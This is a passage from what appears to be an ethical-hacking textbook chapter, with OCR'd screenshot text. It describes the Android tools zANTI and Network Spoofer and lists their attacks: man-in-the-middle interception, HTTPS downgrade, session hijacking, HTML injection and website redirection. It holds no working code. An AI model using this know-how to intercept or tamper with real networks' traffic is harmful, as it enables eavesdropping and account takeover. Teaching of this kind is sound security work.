
Figure 17.23: Screenshot of Dozer displaying credentials

After bypassing the authentication process, the attacker can discover various attack surfaces and further exploit them to launch various attacks on target Android devices.

Hacking with zANTI and Network Spoofer

zANTI

zANTI is an Android application that allows you to perform attacks, such as **spoof MAC address**, creating a malicious Wi-Fi hotspot, and **hijack session**



ANTI ziv
Scan
MITM
Motorola Nexus 6 google
317 0
ZIV-PC
Windows 10 Home 16299 (Windows 10 Home 6.3)
192.168.1.3
Vulns Ports
0 4
Bob-Mobile
Android 8.1
Pixel 2
192.168.1.4
MITM Vulns Ports
69 21 0
Alice-Mobile
iOS 10.1
iPhone
192.168.1.5
MITM Vulns Ports
8 282 2
Router-Office
Broadcom.Home
Linux 2.6.9 - 2.6.30
192.168.1.1
Vulns Ports
1 2
android-997c911c8b7dafbf
Android 6.0.1
Network Scanned
Yes
No

5 hosts were found.
621 Vulnerabilities were found.
Would you like to send the scan results?

https://www.zimperium.com

Network Spoofer

Network Spoofer lets you change websites on other people's computers from an Android phone. It allows attackers to **redirect websites** to other pages


Network Spoofer
Start
Setup & Install
Select Hack to use
Multiple spoofs
Run multiple spoofs at once. May run slowly.
Adblock
Blocks adverts on visited websites
All sites -> kittenwar.com
Redirect all websites to kittenwar.com
All sites -> other website
Redirect all websites to another website
Blur images
Blurs all the images on webpages.
Custom Google search change
Change the text in google searches
Custom image change (image on phone)
Change all images on all websites
Custom image change (image on web)

https://www.digitalsquid.co.uk


Hacking with zANTI and Network Spoofer

- **Hacking Networks Using zANTI**

  Source: *https://www.zimperium.com*

  zANTI is an Android application that allows you to perform the following attacks:

  - Spoof MAC Address
  - Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic
  - Scan for open ports
  - Exploit router vulnerabilities
  - Password complexity audits
  - MITM and DoS attack
  - View, modify, and redirect all HTTP requests and responses
  - Redirect HTTPS to HTTP; redirect HTTP request to a particular IP or web page
  - Insert HTML code into web pages
  - Hijack sessions
  - View and replace all images that are transmitted over the network
  - Capture and intercept downloads


10:12
ANTI ziv
Scan
MITM
Motorola Nexus 6 google
192.168.1.2
68:C4:4D:D6:AD:FC
317 0
ZIV-PC
Windows 10 Home 16299
(Windows 10 Home 6.3)
192.168.1.3
7C:B0:C2:FE:0F:E7 - Intel Corporate
Vulns Ports
0 4
Bob-Mobile
Android 8.1
Pixel 2
192.168.1.4
40:4E:36:88:8A:CA - HTC
MITM Vulns Ports
69 21 0
Alice-Mobile
iOS 10.1
iPhone
192.168.1.5
88:E8:7F:96:AA:78 - Apple
MITM Vulns Ports
8 282 2
Router-Office
Broadcom.Home
Linux 2.6.9 - 2.6.30
192.168.1.1
90:0A:1A:E4:FA:0E - Taicang T&W Electronics
Vulns Ports
1 2
10:24
ANTI ziv
Scan
MITM
android-997c911c8b7dafbf
Android 6.0.1
Motorola Nexus 6 google
192.168.1.2
Vulns Ports
317 0
Network Scanned
Yes
No
Alice-Mobile
iOS 10.1
iPhone
192.168.1.5
88:E8:7F:96:AA:78 - Apple
MITM Vulns Ports
8 282 2
Router-Office
Broadcom.Home
Vulns Ports

5 hosts were found.
621 Vulnerabilities were found.

Would you like to send the scan results?

Figure 17.24: Screenshot of zANTI

- **Hacking Networks Using Network Spoofer**

  Source: *https://www.digitalsquid.co.uk*

  Network Spoofer allows you to change websites on others' computers via an Android phone. It allows attackers to flip pictures and text upside down, make websites experience gravity, redirect websites to other pages, and delete or replace random words on websites.

